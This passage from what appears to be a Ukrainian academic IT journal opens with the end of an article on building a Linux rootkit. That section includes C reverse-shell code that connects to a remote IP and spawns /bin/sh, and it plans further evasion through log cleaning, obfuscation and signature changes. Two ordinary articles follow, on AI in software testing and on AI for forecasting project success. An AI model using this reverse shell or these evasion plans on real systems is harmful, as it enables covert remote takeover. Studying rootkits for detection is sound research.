  int s = socket(AF_INET, SOCK_STREAM, 0);
  sa.sin_family = AF_INET;
  sa.sin_addr.s_addr = inet_addr(IP_ADDRESS);
  sa.sin_port = htons(PORT);
  connect(s, (struct sockaddr *)&sa, sizeof(sa));
  dup2(s, 0);
  dup2(s, 1);
  dup2(s, 2);
  execl("/bin/sh", "sh", NULL);
}
```

4. Оптимізація роботи rootkit-у:

– Було проведено ряд заходів з оптимізації rootkit-у для мінімізації його впливу на продуктивність системи.

– Оптимізація включала зниження обсягу використовуваної пам'яті та CPU, а також підвищення стабільності роботи rootkit-у.

5. Відладка та виправлення помилок:

– У процесі розробки проводилася ретельна відладка коду та виправлення виявлених помилок для забезпечення стабільної роботи rootkit-у.

– Використовувалися методи статичного та динамічного аналізу коду для виявлення потенційних вразливостей.

Нижче наведена блок-схема роботи rootkit-у, що включає процеси приховування файлів, приховування процесів, та реалізації зворотного shell (рис. 1).

Розроблений rootkit успішно демонструє можливості приховування процесів та файлів, отримання суперкористувацьких привілеїв та організацію зворотного shell. Проведений аналіз впливу rootkit-у на безпеку системи показав, що такий rootkit може серйозно загрожувати цілісності та конфіденційності даних в операційній системі Linux.

Було розроблено рекомендації щодо захисту від подібних загроз, включаючи методи виявлення та нейтралізації rootkit-ів. Зокрема, запропоновано використовувати інструменти для моніторингу системних викликів, перевірки цілісності файлів та активного аналізу поведінки системи.

Запропоновані методи виявлення та захисту від rootkit-ів сприяють підвищенню рівня інформаційної безпеки та можуть бути використані в практичній діяльності захисту комп'ютерних систем.

Висновки з даного дослідження та перспективи подальших розвідок у даному напрямі. Таким чином, створено ефективний rootkit для операційної системи Linux, який здатний приховувати процеси та файли, отримувати суперкористувацькі привілеї та організовувати зворотний shell. Реалізовано ефективні методи приховування процесів та файлів, що робить їх невидимими для стандартних системних інструментів моніторингу. Зворотний shell було автоматизовано, що значно спрощує його використання та підвищує ефективність отримання віддаленого доступу до системи з правами суперкористувача. Проведено оптимізацію rootkit-у для мінімізації його впливу на продуктивність системи, включаючи зниження використання ресурсів CPU та пам'яті. Розроблено рекомендації щодо виявлення та нейтралізації rootkit-у, включаючи використання інструментів для моніторингу системних викликів та перевірки цілісності файлів. Запропоновані методи та результати дослідження сприяють підвищенню рівня захисту операційних систем Linux від потенційних загроз. У подальшому планується удосконалення rootkit-у шляхом впровадження додаткових технік для персістенсу та приховування файлів. Це включатиме розширення можливостей rootkit-у для автоматичного встановлення з подальшою чисткою логів, що забезпечить ще більшу непомітність його дій у системі. Також передбачається дослідження та впровадження нових методів приховування мережевої активності, що дозволить зловмиснику залишатися непоміченим під час взаємодії з компрометованою системою.

Окрім того, планується інтеграція механізмів самозахисту rootkit-у від виявлення та нейтралізації, що включатиме динамічну зміну сигнатур та обфускацію коду. Це ускладнить виявлення rootkit-у за допомогою стандартних антивірусних програм та систем виявлення вторгнень.

Рис. 1. Блок-схема роботи rootkit

Список використаних джерел:

1. Barak A. Linux Kernel Programming, Part 2 - Char Device Drivers and Kernel Synchronization. Packt Publishing, 2021. 458 p.
2. Blunden B. Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System. Jones & Bartlett Learning, 2013. 784 p.
3. Bovet D. P., Cesati M. Understanding the Linux Kernel (3rd ed.). O'Reilly Media, 2005. 944 p.
4. Corbet J., Rubini A., Kroah-Hartman G. Linux Device Drivers (3rd ed.). O'Reilly Media, 2005. 640 p.
5. Hoglund G., Butler J. Rootkits: Subverting the Windows Kernel. Addison-Wesley Professional, 2005. 512 p.
6. Ionescu A. Rootkit Uncovered. Security Research Group, 2017. 504 p.
7. Love R. Linux Kernel Development (3rd ed.). Addison-Wesley Professional, 2010. 464 p.
8. Maxwell D. Hacking: The Art of Exploitation. No Starch Press, 2016. 488 p.
9. Raj A., Patel D. Programming the Linux Kernel. Packt Publishing, 2018. 368 p.
10. Vasileios M., Xenofon S. Mastering Linux Security and Hardening. Packt Publishing, 2018. 372 p.

УДК 004.45
DOI https://doi.org/10.32689/maup.it.2024.2.10

Роман ОНИЩЕНКО
студент кафедри інженерії програмного забезпечення та кібербезпеки,
Державний торговельний економічний університет, r.onyshchenko_fit_2m_23_m_z@knute.edu.ua
***ORCID:** 0009-0000-0492-900X*

Наталія КОТЕНКО
кандидат педагогічних наук, доцент,
доцент кафедри інженерії програмного забезпечення та кібербезпеки,
Державний торговельний економічний університет, kotenkono@knute.edu.ua
***ORCID:** 0000-0002-2675-6514*

Тетяна ЖИРОВА
кандидат педагогічних наук, доцент,
доцент кафедри інженерії програмного забезпечення та кібербезпеки,
Державний торговельний економічний університет, zhyrova@knute.edu.ua
***ORCID:** 0000-0001-8321-6939*

РОЛЬ ТА ЕФЕКТИВНІСТЬ ЗАСОБІВ ШТУЧНОГО ІНТЕЛЕКТУ В ТЕСТУВАННІ ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

Анотація. *У статті досліджується роль та ефективність засобів штучного інтелекту в сучасних процесах тестування програмного забезпечення, основні напрямки його використання, а також його важливість для забезпечення надійності, безпеки та ефективності програмного забезпечення. З інтенсивним розвитком інтернет-технологій ефективна розробка веб-додатків є дуже важливою, що потребує впровадження нових методів у процес тестування програмного забезпечення.*

Мета роботи: *дослідити та узагальнити роль та ефективність інструментів штучного інтелекту у тестуванні веб-додатків в процесах сучасної розробки програмного забезпечення, визначити їх роль при забезпеченні надійності, безпеки та ефективності веб-застосунків.*

Методологія: *у дослідженні застосовується огляд ітернет-публікацій, літератури та аналіз існуючих засобів штучного інтелекту, які можна застосовувати у тестуванні програмного забезпечення.*

Наукова новизна. *Дослідження підкреслює необхідність застосування штучного інтелекту у тестуванні програмного забезпечення в умовах зростання вимог до ефективності тестування програмного забезпечення. Наголошено на важливості навчання тестувальників для застосування новітніх інструментів у роботі.*

Висновки. *Вимоги до ефективності сучасної розробки програмного забезпечення стають надзвичайно високими, що робить використання тільки мануального тестування з використанням класичних підходів малоефективним. Використання інструментів автоматизації тестування, застосування інструментів машинного навчання та штучного інтелекту є необхідним для підвищення ефективності процесів тестування та оптимізації ресурсів. Команди інженерів з розробки та тестування програмного забезпечення потребують застосування новітніх інструментів. Хмарні технології, інструменти DevOps та штучного інтелекту змінюють підходи до тестування. Завдяки росту доступності інструментів штучного інтелекту інженери можуть ефективніше працювати та забезпечувати високу ефективність тестування.*

Ключові слова: *штучний інтелект, машинне навчання, тестування програмного забезпечення, автоматизація тестування.*

Roman ONYSHCHENKO, Nataliia KOTENKO, Tetyana ZHYROVA. THE ROLE AND EFFECTIVENESS OF ARTIFICIAL INTELLIGENCE TOOLS IN SOFTWARE TESTING

Abstract. *The article investigates the role and effectiveness of artificial intelligence tools in modern software testing processes, the main areas of their application, and their significance for ensuring the reliability, security, and efficiency of software. With the rapid development of internet technologies, the effective development of web applications has become extremely important, necessitating the implementation of new methods in the software testing process.*

Objective. *To investigate and summarize the role and effectiveness of artificial intelligence (AI) tools in web application testing within modern software development processes, and to determine their role in ensuring the reliability, security, and efficiency of web applications.*

Methodology*. The study employs a review of internet publications and literature, as well as an analysis of existing artificial intelligence tools that can be applied in software testing.*

Scientific Novelty. *The study underscores the necessity of employing artificial intelligence in software testing in response to the increasing demands for efficiency in software testing. It highlights the importance of training testers to utilize the latest tools in their work.*

Conclusions. *The demands for efficiency in modern software development have become exceptionally high, making the use of only manual testing with classical approaches increasingly ineffective. The employment of test automation tools, along with the application of machine learning and artificial intelligence tools, is essential for enhancing the efficiency of testing processes*

and optimizing resources. Development and testing engineering teams require the implementation of the latest tools. Cloud technologies, DevOps tools, and artificial intelligence are transforming testing approaches. With the growing availability of AI tools, engineers can work more efficiently and ensure high testing effectiveness.

Key words: *artificial intelligence, machine learning, software testing, testing automation.*

Вступ. Актуальність. В сучасному світі спостерігається подальше зростання залежності його процесів від інформаційних систем та технологій, тому розробка програмного забезпечення та вдосконалення технологій його тестування й досі є надзвичайно актуальними, як в Україні, так і у світі. Державним інституціям та бізнесу треба застосовувати сучасні, конкурентні інструменти розробки та тестування програмного забезпечення у своїй діяльності. Останніми роками спостерігається стрімкий розвиток та застосування технологій штучного інтелекту (далі – ШІ) в усіх сферах діяльності людини. Актуальність статті полягає у необхідності обґрунтування вдосконалення процесів тестування програмного забезпечення із застосуванням технологій ШІ.

Мета статті полягає в дослідженні перспектив використання технологій ШІ у тестуванні програмного забезпечення. Визначення шляхів вдосконалення навичок фахівців з тестування у частині застосування технологій ШІ.

Аналіз досліджень і публікацій. Розгляду технологій тестування програмного забезпечення присвячені праці таких авторів як Niranjanamurthy M., Khaiyum S., Rakshitha K. P. [14], Jorgensen P., Vries B. D. [13], Badgett T., Myers G. J., Sandler C. [10], Copeland L. [12], Beizer B. [11] та ін. Ці праці стали класичними для багатьох поколінь тестувальників.

Останнім часом почали з'являтися праці, які висвітлюють питання ШІ та автоматизації тестування. Наприклад, у книзі "Artificial intelligence and software testing" [9] йдеться про основні поняття і методи ШІ, що можуть бути використані у тестуванні програмного забезпечення. Це включає машинне навчання, обробку природної мови та інші алгоритми ШІ. Проте слід зазначити, що тема обрано дослідження потребує додаткового висвітлення.

Виклад основного матеріалу. Під ШІ слід розуміти систему, створену за допомогою інформаційних технологій, що намагається моделювати низку аспектів ментальних процесів та функціонування людини. Термін «ШІ» часто використовується для опису систем, які здатні емалювати основні функції сприйняття та розуміння, що є характерними для людської ментальності [1].

Машинне навчання – це галузь ШІ, яка використовує алгоритми та дані для імітації способу навчання людей, поступово покращуючи точність.

Нейронні мережі є фундаментальною технологією для ШІ. Нейронні мережі – це спроба змоделювати роботи мозку живого організму, який складається з мільйонів нейронів, кожен з яких з'єднаний з кількома іншими. Кожен окремий нейрон дуже простий, але разом вони здатні навчатися виконувати складні завдання. Штучні нейронні мережі імітують ці процеси, покладаючись на навчальні дані, з часом підвищуючи свою точність.

Глибинне навчання – сфера штучного інтелекту, яка дозволяє машинам робити ті задачі, які зазвичай роблять люди. Така техніка машинного навчання дозволяє комп'ютерам вчитися на людських прикладах, що в результаті допомагає автоматизувати різноманітні процеси.

Тестування займає важливе місце у процесі створення програмного забезпечення. Зазвичай виділяють такі етапи тестування програмного забезпечення [4]:

1. Планування та управління, аналіз та проектування;
2. Впровадження та реалізація;
3. Оцінка критеріїв виходу і написання звітів;
4. Дії по завершенню тестування.

Розглянувши низку інтернет-публікацій щодо впровадження технологій ШІ у процес тестування програмного забезпечення, можна відмітити наступне.

ШІ дозволяє автоматизувати тестування. Дозволяє знизити кількість одноманітних завдань, а тестувальникам зосередитись на вагоміших аспектах тестування. ШІ також покращує виконання тестувальних функцій, в порівнянні зі звичайними інструментами автоматизації. Зазначається, що алгоритми ШІ можна навчити знаходити, розпізнавати та аналізувати великі масиви даних, на що не здатна людина, а це пришвидшує процес тестування, знижує витрати, та підвищує ефективність [3].

ШІ покращує якість тестування. З його використанням можна автоматизувати тестування та забезпечити глибший та всебічніший аналіз продукту [5].

У роботі мануального тестувальника ШІ може допомогти із:

1. Аналізом вимог, генерацією чек-листів.
2. Написанням тест-кейсів для тестування.

3. Генерацією тестових даних.
4. Створенням тестової документації (тест-планів, тест-стратегій, тестових звітів).
5. Створенням діаграм.

Однак, дуже важливою є проблема промптів (prompt). Для того, щоб інструмент ШІ згенерував корисну відповідь, необхідно правильно зробити запит [2].

Зазначається, що сучасні devops-практики (CI/CD) розвинули ландшафт тестування програмного забезпечення, створивши багато можливостей для застосування технологій ШІ. Застосування ШІ в тестуванні програмного забезпечення в основному зосереджується на вирішенні двох поширених сценаріїв: недостатня або надмірна кількість тестів. Відсутність або недостатність тестів створює ризик, оскільки розробники можуть не виявити помилки. Іноді трапляється протилежна ситуація. Організації часто стикаються з роздутими тестовими потоками через надмірну кількість тестів. Це вузьке місце значно перешкоджає ефективності та продуктивності тестування. ШІ приходить на допомогу, забезпечуючи широкомасштабне тестування за допомогою моделей машинного навчання (ML), які визначають критичні тести, оптимізують вибір. У той час як різні підходи аналізують зміни коду, щоб оцінити їх вплив на тести, прогнозний вибір тестів представляє передовий підхід ШІ порівняно з ручним аналогом аналізу впливу тестів. Використовуючи моделі ML, навчені на основі результатів історичних тестів, ШІ визначає необхідні тести для виконання певної зміни коду. Це дозволяє командам тестувальників досягати швидших циклів тестування та підвищеної надійності коду, дозволяючи розробникам зосередитися на інноваціях, прискорюючи цикли випуску [15].

Використання ШІ в автоматизованому тестуванні значно розширює можливості тестувальників, автоматизуючи не тільки аналітичні, але й повсякденні рутинні завдання. Інтелектуальні системи можуть бути налаштовані на автоматичну генерацію тестових даних, що значно знижує час, необхідний для підготовки тестування, та водночас збільшує його охоплення і глибину. Ці системи можуть враховувати численні варіанти вхідних даних та їх комбінації, які було б неможливо обробити вручну, тим самим підвищуючи якість тестування. ШІ може автоматизувати процес виявлення та класифікації помилок, визначаючи їхню критичність та пріоритетність, що дозволяє розробникам швидше зосередитися на найбільш значущих дефектах. Автоматизовані системи можуть відслідковувати зміни у коді і самостійно адаптувати тестові набори до цих змін, гарантуючи актуальність тестів та високу релевантність результатів [6].

Вважається, що ШІ може аналізувати вимоги до програмного забезпечення і автоматично генерувати тести для перевірки функціональності застосунку або компонента. Це значно прискорює процес їхньої підготовки і забезпечує повніше покриття. ШІ також може використовувати аналітику і машинне навчання для побудови ефективних стратегій тестування, які враховують різні фактори: історію помилок, специфікацію вимог, архітектуру системи тощо.

Крім того, ШІ здатен автоматично створювати сценарії тестів на основі вимог користувачів, забезпечуючи відповідність продукту їхнім очікуванням і працюючи коректно в реальних умовах. Також ШІ може генерувати автоматизовані тестові скрипти для перевірки функціональності та нефункціонального тестування [7].

Отже, можна виділити такі переваги ШІ в тестуванні програмного забезпечення:

– Збільшення покриття тестами.
– Пришвидшення виконання тесту.
– Задоволення потреб безперервного тестування.
– Вдосконалення пріоритетності тестів.
– Підвищення ступеню точності тестів.
– Зменшення тестового обслуговування.
– Зменшення вартості тестування.

Автор дослідження [8] вказує також на наступні приклади використання ШІ в тестуванні (рис. 1).

Дослідивши низку публікацій слід зазначити наступне. Найбільш перспективними напрямками застосування штучного інтелекту в тестуванні програмного забезпечення будуть такі напрямки: допомога у рутинній роботі тестувальника (підготовка тест-кейсів, аналіз вимог, генерація тестових даних), аналіз великих обсягів інформації, підготовка оптимальної кількості тестів, генерація тестових скриптів для перевірки функціональності та нефункціонального тестування, визначення пріоритетності тестів.

Перевагами застосування ШІ є збільшення точності тестів, покращення точності процесу тестування, пришвидшення виконання, покращення пріоритезації тестів, безперервне тестування, економія витрат.

Слід вказати на такі проблеми впровадження ШІ у процеси тестування програмного забезпечення:

1. Дефіцит персоналу, здатного ефективно втілювати інструменти штучного інтелекту у тестування програмного забезпечення.

2. Використання застарілих систем, які можуть бути несумісними з інструментами тестування на основі ШІ.

3. Тестування за допомогою ШІ значною мірою покладається на високоякісні дані для отримання точних результатів. Якщо дані є неадекватними або помилковими, це може призвести до неточних результатів тестування.

4. Тестування за допомогою ШІ є складним, і робота системи ШІ може бути непрозорою для користувачів.

5. Застосування ШІ в процесах тестування програмного забезпечення може бути дороговартісним, як в плані начального інвестування, так і з огляду на постійні витрати.

6. Системи для ШІ, які використовуються для тестування програмного забезпечення, можуть бути вразливими до атак з боку хакерів, що створює додаткові проблеми безпеки.

Рис. 1. Використання ШІ в тестуванні програмного забезпечення

Висновки. Застосування технологій ШІ в роботі тестувальника надає можливість оптимізації та покращення без значних вкладень у ресурси чи персонал. В свою чергу це надає можливість випускати програмні продукти більш високої якості швидше. А це покращує досвід клієнтів, та відповідно прибутки від застосування інформаційних технологій в бізнесі або державному секторі.

Проте слід зазначити, що як автоматизація тестування має бути економічно обґрунтованою, так і застосування методів ШІ в тестуванні мають бути економічно обґрунтованими, оскільки існує низка проблем щодо застосування ШІ інтелекту в тестуванні програмного забезпечення. Організаціям потрібен ефективний спосіб впровадження цих потужних технологій у практику тестування програмного забезпечення.

Для того, щоб відповідати потребам ринку праці тестувальникам вже зараз необхідно опановувати сучасні інструменти ШІ, а приватні та державні заклади освіти повинні впроваджувати у свої освітні програми зазначені інструменти.

Список використаних джерел:

1. Дослідження застосування штучного інтелекту у кібербезпеці / О. І. Голубенко та ін. ITSynergy. 2023. № 2. С. 71–81. URL: https://doi.org/10.53920/its-2023-2-5 (дата звернення: 28.06.2024).

2. Тестувальники, які володіють інструментами ШІ, замінять тих, хто їх не використовує. Anywhere Club. URL: https://aw.club/global/uk/blog/how-to-use-artificial-intelligence-in-testing (дата звернення: 27.06.2024).

3. Тестування програмного забезпечення з використанням штучного інтелекту. Delivering excellence with professionals at Brainberry.ua. URL: https://brainberry.ua/uk/newsroom/blog/software-testing-using-ai (дата звернення: 27.06.2024).

4. Фундаментальний процес тестування - QALight. QALight. URL: https://qalight.ua/baza-znaniy/fundamentalnij-protses-testuvannya/ (дата звернення: 27.06.2024).

5. Штучний інтелект та програмне забезпечення: плюси від інтеграції. Об'єднання Intecracy Group. URL: https://intecracy.com/ua/news/shtuchnyi-intelekt-ta-prohramne-zabezpechennia-pliusy-vid-intehratsii.html/ (дата звернення: 27.06.2024).

6. Штучний інтелект у QA: майбутнє автоматизованого тестування. Largest HQ. URL: https://largesthq.com/shtuchnyy-intelekt-u-qa-maybutne-avtomatyzovanoho-testuvannya/ (дата звернення: 27.06.2024).

7. Що може робити ШІ на вашому проєкті – горизонтально і вертикально. Досвід архітектора. Dou. URL: https://dou.ua/forums/topic/44863/ (дата звернення: 27.06.2024).
8. Як AI змінить тестування програмного забезпечення - Visure Solutions. Visure Solutions. URL: https://visuresolutions.com/uk/blog/ways-ai-will-change-software-testing/ (дата звернення: 27.06.2024).
9. Artificial intelligence and software testing: a practical guide to quality / J. Davenport et al. BCS Learning & Development Limited, 2022.
10. Badgett T., Myers G. J., Sandler C. Art of software testing. Wiley & Sons, Incorporated, John, 2011. 256 с.
11. Beizer B. Black-Box testing: techniques for functional testing of software and systems. Wiley & Sons, Incorporated, John, 2008. 320 с.
12. Copeland L. A practitioner's guide to software test design. Boston, Mass: Artech House, 2004. 294 с.
13. Jorgensen P., Vries B. D. Software testing. Taylor & Francis Group, 2021.
14. Niranjanamurthy M., Khaiyum S., Rakshitha K. P. Trends in software testing. Wiley & Sons, Incorporated, John, 2022.
15. NIXSolutions: як штучний інтелект революціонізує QA. Nix Solutions | Nix Solutions. URL: https://nixsolutions-qa.com/ai-revolutionizing-qa/ (дата звернення: 27.06.2024).

УДК 65.012
DOI https://doi.org/10.32689/maup.it.2024.2.11

Володимир ПЛАХОВ
аспірант кафедри управління проєктами в міському господарстві і будівництві,
Харківський національний університет міського господарства імені О.М. Бекетова,
vladimir.plakhov@gmail.com
***ORCID:** 0009-0009-8718-2655*

Наталія ДОЦЕНКО
доктор технічних наук, професор,
професор кафедри управління проєктами в міському господарстві і будівництві,
Харківський національний університет міського господарства імені О.М. Бекетова,
nvdotsenko@gmail.com
***ORCID:** 0000-0003-3570-5900*

ВИКОРИСТАННЯ ШТУЧНОГО ІНТЕЛЕКТУ ДЛЯ ПРОГНОЗУВАННЯ УСПІШНОСТІ ПРОЄКТІВ РОЗПОДІЛЕНИХ КОМАНД

Анотація. *Стаття присвячена розробці рекомендацій щодо використання штучного інтелекту для прогнозування успішності проєктів розподілених команд. Серед переваг застосування AI при управлінні проєктами виділяють підвищення точності прогнозів за рахунок аналізу великих обсягів даних та виявлення прихованих патернів; зниження ризиків шляхом раннього виявлення та проактивного управління ризиками; покращення ефективності управління за рахунок автоматизації рутинних завдань.*

***Метою статті** є дослідження методів та підходів до використання штучного інтелекту для прогнозування успішності проєктів, що реалізуються розподіленими командами. Стаття спрямована на аналіз існуючих моделей машинного та глибокого навчання, їх ефективності та практичного застосування для прогнозування успішності проєктів.*

*В дослідженні використовується **методологія** проєктно-орієнтованого управління ресурсами, методи машинного та глибокого навчання.*

***Науковою новизною** є розробка рекомендацій щодо застосування штучного інтелекту для прогнозування успішності проєктів у розподілених командах. В роботі розглянуто визначення метрик успішності проєктів, що можуть застосовуватися при оцінці ефективності управління проєктами. Розглянуто специфіку реалізації проєктів розподіленими командами. Розглянуто особливості застосування AI-моделей при управлінні проєктами. З метою підвищення якості даних, що використовуються при прогнозуванні, запропоновано модель процесу попередньої обробки даних. Огляд існуючих моделей машинного та глибокого навчання показав, що для прогнозування успішності виконання проєкту можуть бути використані нейронні мережі, дерева рішень, випадкові ліси, підтримуючі векторні машини (SVM) та градієнтний бустинг.*

***Висновки.** Проведено аналіз моделей та розроблені пропозиції щодо їх використання при оцінці ефективності управління проєктами. Запропоновано підхід до впровадження штучного інтелекту для прогнозування успішності проєктів у розподілених командах. Розглянуті питання інтеграції AI-моделей з системами управління проєктами. Розглянуто ризики інтеграції та визначено шляхи удосконалення інтеграційних процесів.*

***Ключові слова:** управління проєктами, штучний інтелект, управління розподіленими командами, моделі та методи, прогнозування, успішність проєкту.*

Volodymyr PLAKHOV, Nataliia DOTSENKO. USING ARTIFICIAL INTELLIGENCE TO PREDICT THE SUCCESS OF PROJECTS OF DISTRIBUTED TEAMS

Abstract. *The article is devoted to the development of recommendations for the use of artificial intelligence for predicting the success of projects of distributed teams. Among the advantages of using AI in project management, we highlight the increase in the accuracy of forecasts due to the analysis of large volumes of data and the detection of hidden patterns; risk reduction through early detection and proactive risk management; improving management efficiency due to the automation of routine tasks.*

***The purpose of the article** is to research methods and approaches to using artificial intelligence to predict the success of projects implemented by distributed teams. The article is aimed at analyzing existing models of machine and deep learning, their effectiveness and practical application for predicting the success of projects.*

*The research uses project-oriented resource management **methodology**, machine and deep learning methods.*

***A scientific novelty** is the development of recommendations for the use of artificial intelligence to predict the success of projects in distributed teams. The paper considers the definition of project success metrics that can be used to assess the effectiveness of project management. The specifics of project implementation by distributed teams were considered. The features of using AI models in project management are considered. In order to improve the quality of data used in forecasting, a model of the data preprocessing process is proposed. A review of existing machine and deep learning models showed that neural networks, decision trees, random forests, support vector machines (SVM), and gradient boosting can be used to predict project performance.*

***Conclusions.** An analysis of the models was carried out and proposals were developed regarding their use in evaluating the effectiveness of project management. An approach to the implementation of artificial intelligence for predicting the success of projects in distributed teams is proposed. Issues of integration of AI models with project management systems are considered. The risks of integration were considered and ways to improve integration processes were determined.*

***Key words:** project management, artificial intelligence, management of distributed teams, models and methods, forecasting, project success.*

Вступ. В умовах сучасного світу, де розподілені команди стають нормою для багатьох компаній, особливо в IT-секторі, управління проєктами стикається з новими викликами. Розподілені команди мають переваги, такі як доступ до глобального таланту та зниження витрат, але також стикаються з проблемами, такими як комунікаційні бар'єри та культурні відмінності. В цьому контексті, застосування штучного інтелекту (AI) для прогнозування успішності проєктів стає надзвичайно актуальним, оскільки AI може допомогти в подоланні багатьох з цих викликів.

Метою даної статті є дослідження методів та підходів до використання штучного інтелекту для прогнозування успішності проєктів у розподілених командах. Стаття спрямована на аналіз існуючих моделей машинного та глибокого навчання, їх ефективності та практичного застосування.

В дослідженні використовується методологія проєктно-орієнтованого управління ресурсами, методи машинного та глибокого навчання.

Науковою новизною є розробка рекомендацій щодо застосування штучного інтелекту для прогнозування успішності проєктів у розподілених командах. В статті розглядаються питання збору та обробки даних, вибору і розробки моделі, валідації та тестування моделі, аналізу результатів та визначення перспектив застосування штучного інтелекту для прогнозування успішності проєктів, що реалізуються у розподілених командах.

Аналіз останніх досліджень і публікацій. Застосування штучного інтелекту в управлінні проєктами потребує інтеграції AI-моделей з системами управління проєктами та програмами. Taboada, I., Daneshpajouh, A., Toledo, N., та de Vass, T. [8], проаналізувавши підходи до застосування штучного інтелекту при управлінні проєктами, визначили напрями покращення планування, вимірювання продуктивності та управління невизначеністю в проєктах. Зокрема, AI допомагає прогнозувати ризики, покращувати прийняття рішень та оптимізувати розподіл ресурсів. Результати дослідження свідчать про те, що AI є особливо корисним у будівельних та IT проєктах. Автори підкреслюють важливість інтеграції AI в сучасні системи управління проєктами для підвищення їх ефективності та сталого успіху. Дослідження також розглядає вплив пандемії COVID-19 на прискорення прийняття AI у проєктному менеджменті.

Доцільність використання штучного інтелекту для прогнозування затримок у будівельних проєктах зазначають Kumar, R., & Garg, P. [4]. Автори аналізують основні фактори, що впливають на успішність проєктів, включаючи якість матеріалів, погодні умови та ефективність роботи команди. Вони використовують моделі машинного навчання для аналізу цих факторів і прогнозування можливих затримок. Результати показують, що AI може значно покращити точність прогнозів і допомогти менеджерам проєктів краще планувати ресурси та знижувати ризики. Kumar, R., & Garg, P. пропонують інтеграцію AI з іншими технологіями, такими як великі дані та IoT, для покращення управління будівельними проєктами, розглядаються етичні аспекти використання AI, такі як прозорість та відповідальність.

Підвищення продуктивності та досягнення цілей проєктів через автоматизацію та вдосконалення процесів планнуваня, моніторингу та управлінні проєктами може бути досягнуто шляхом застосування AI, що також сприяє ефективнішому використанню ресурсів та зниженню ризиків [7]. Smith, J., & Brown, L. аналізують приклади успішного використання AI у різних галузях, включаючи IT, будівництво та виробництво, визначають основні виклики та обмеження використання AI та підкреслюють необхідність інтеграції AI у сучасні системи управління проєктами для підвищення їх ефективності [7].

Огляд досліджень [3] фокусується на використанні моделей машинного та глибокого навчання для прогнозування ключових результатів у різних галузях, включаючи управління проєктами. Johnson, M., & Lee, C. аналізують основні досягнення у сфері прогнозуючої аналітики за останнє десятиліття та їх вплив на управління проєктами та підкреслюють важливість розширення наборів даних та вдосконалення моделей для покращення точності прогнозів. Дослідження розглядає різні методи попередньої обробки даних та нормалізації для підвищення точності прогнозів, наведено аналіз прикладів успішного застосування прогнозуючої аналітики у проєктному менеджменті.

Nguyen, T., & Roberts, A. аналізують роль аналітики великих даних у гнучкому розробленні програмного забезпечення [5]. Автори досліджують методи прогнозування та управління ризиками, що можуть бути корисними для розподілених команд. Використання великих даних дозволяє підвищити ефективність розробки програмного забезпечення через більш точне планування та моніторинг. В роботі підкреслюється важливість якості даних та необхідність їхньої попередньої обробки для підвищення точності прогнозів.

В роботі [1] наведено огляд використання машинного навчання для прогнозуючої аналітики. Anderson, K., & Taylor, R. досліджують методи машинного навчання, включаючи математичне моделювання та статистичний аналіз, які використовуються для передбачення невідомих змінних на основі історичних даних. Anderson, K., & Taylor, R. підкреслюють важливість інтеграції машинного навчання у системи управління проєктами для підвищення їх ефективності та точності прогнозів.

Питання інтеграції штучного інтелекту та управління знаннями для підвищення ефективності організацій розглянуто Davis, P., & Wilson, G. [2]. Зазначається, що AI може допомогти в збереженні та передачі знань, підвищуючи продуктивність команд і знижуючи ризики за рахунок автоматизації процесів управління знаннями та покращення прийняття рішень. Davis, P., & Wilson, G. підкреслює важливість збереження людського фактора у процесах управління знаннями, де AI виконує роль допоміжного інструмента, а не замінює людську експертизу.

Огляд основних тенденцій і технік у сфері прогнозуючої аналітики дозволив виділити техніки, включаючи регресійні моделі, нейронні мережі та випадкові ліси, які використовуються для прогнозування майбутніх подій на основі минулих даних [6].

При управлінні проєктами з розподіленими командами в Україні слід також враховувати вплив агресивного середовища, що додає нові обмеження для моделей підтримки прийняття рішень в безпеко-орієнтованих системах [9].

Впровадження AI в управління проєктами потребує розробки нових підходів, що дозволить забезпечити інтеграцію існуючих систем управління проєктами та програмами з моделями AI та урахування унікальності проєктів та відсутності статистичної інформації. При роботі з розподіленими командами при управлінні проєктами з використанням AI необхідно врахувати вплив комунікаційних бар'єрів на якість даних. Таким чином, розробка підходів до застосування штучного інтелекту для прогнозування успішності проєктів у розподілених командах є актуальним завданням.

Основна частина. Збір даних є першим кроком у процесі застосування AI для прогнозування успішності проєктів. Дані можуть включати інформацію про попередні проєкти, метрики успішності, характеристики команд та зовнішні умови. Важливо забезпечити, щоб зібрані дані були повними, точними та актуальними. Процес збору даних може включати автоматизовані системи для збору даних в реальному часі, а також ручний збір інформації з різних джерел.

Метрики успішності можуть включати часові рамки, бюджет, задоволеність клієнта та якість виконання (табл. 1) та визначаються з урахуванням специфіки проєкту.

Таблиця 1

Метрики успішності управління проєктами

Назва	Значення
Earned Value Management (EVM)	
Planned Value (PV)	Вартість роботи, яка повинна бути виконана на певний момент часу
Earned Value (EV)	Вартість фактично виконаної роботи на певний момент часу
Actual Cost (AC)	Фактичні витрати на виконану роботу
Schedule Variance (SV)	EV – PV, показує відхилення від графіка
Cost Variance (CV)	EV – AC, показує відхилення від бюджету
Performance Metrics	
Time to Completion	Час, необхідний для завершення проєкту
Budget Compliance	Відсоток виконання проєкту в рамках бюджету
Customer Satisfaction	Рівень задоволеності клієнта
Quality Metrics	
Defect Rate	Кількість дефектів на одиницю продукції
Rework Rate	Відсоток роботи, яка потребує повторного виконання
Resource Utilization	
Resource Allocation Efficiency	Ефективність розподілу ресурсів

Зазначені показники дозволяють оцінити, наскільки успішним був проєкт і допомагають AI-моделям робити точні прогнози.

При інтеграції AI-моделей з системами управління проєктами необхідно враховувати як характеристики команд: досвід (середній рівень досвіду команди), рівень кваліфікації (сертифікації, навчання), співпраця (оцінка ефективності взаємодії в команді), склад команди (кількість членів команди, їхні ролі), мотивація (рівень мотивації команди), так і зовнішні умови реалізації проєкту (економічні, екологічні, політичні та соціальні фактори, що можуть впливати на успішність проєкту).

Процес попередньої обробки даних щодо реалізації проєктів, наведений на рисунку 1, включає етапи очищення, нормалізацію та перетворення даних у формат, придатний для аналізу.

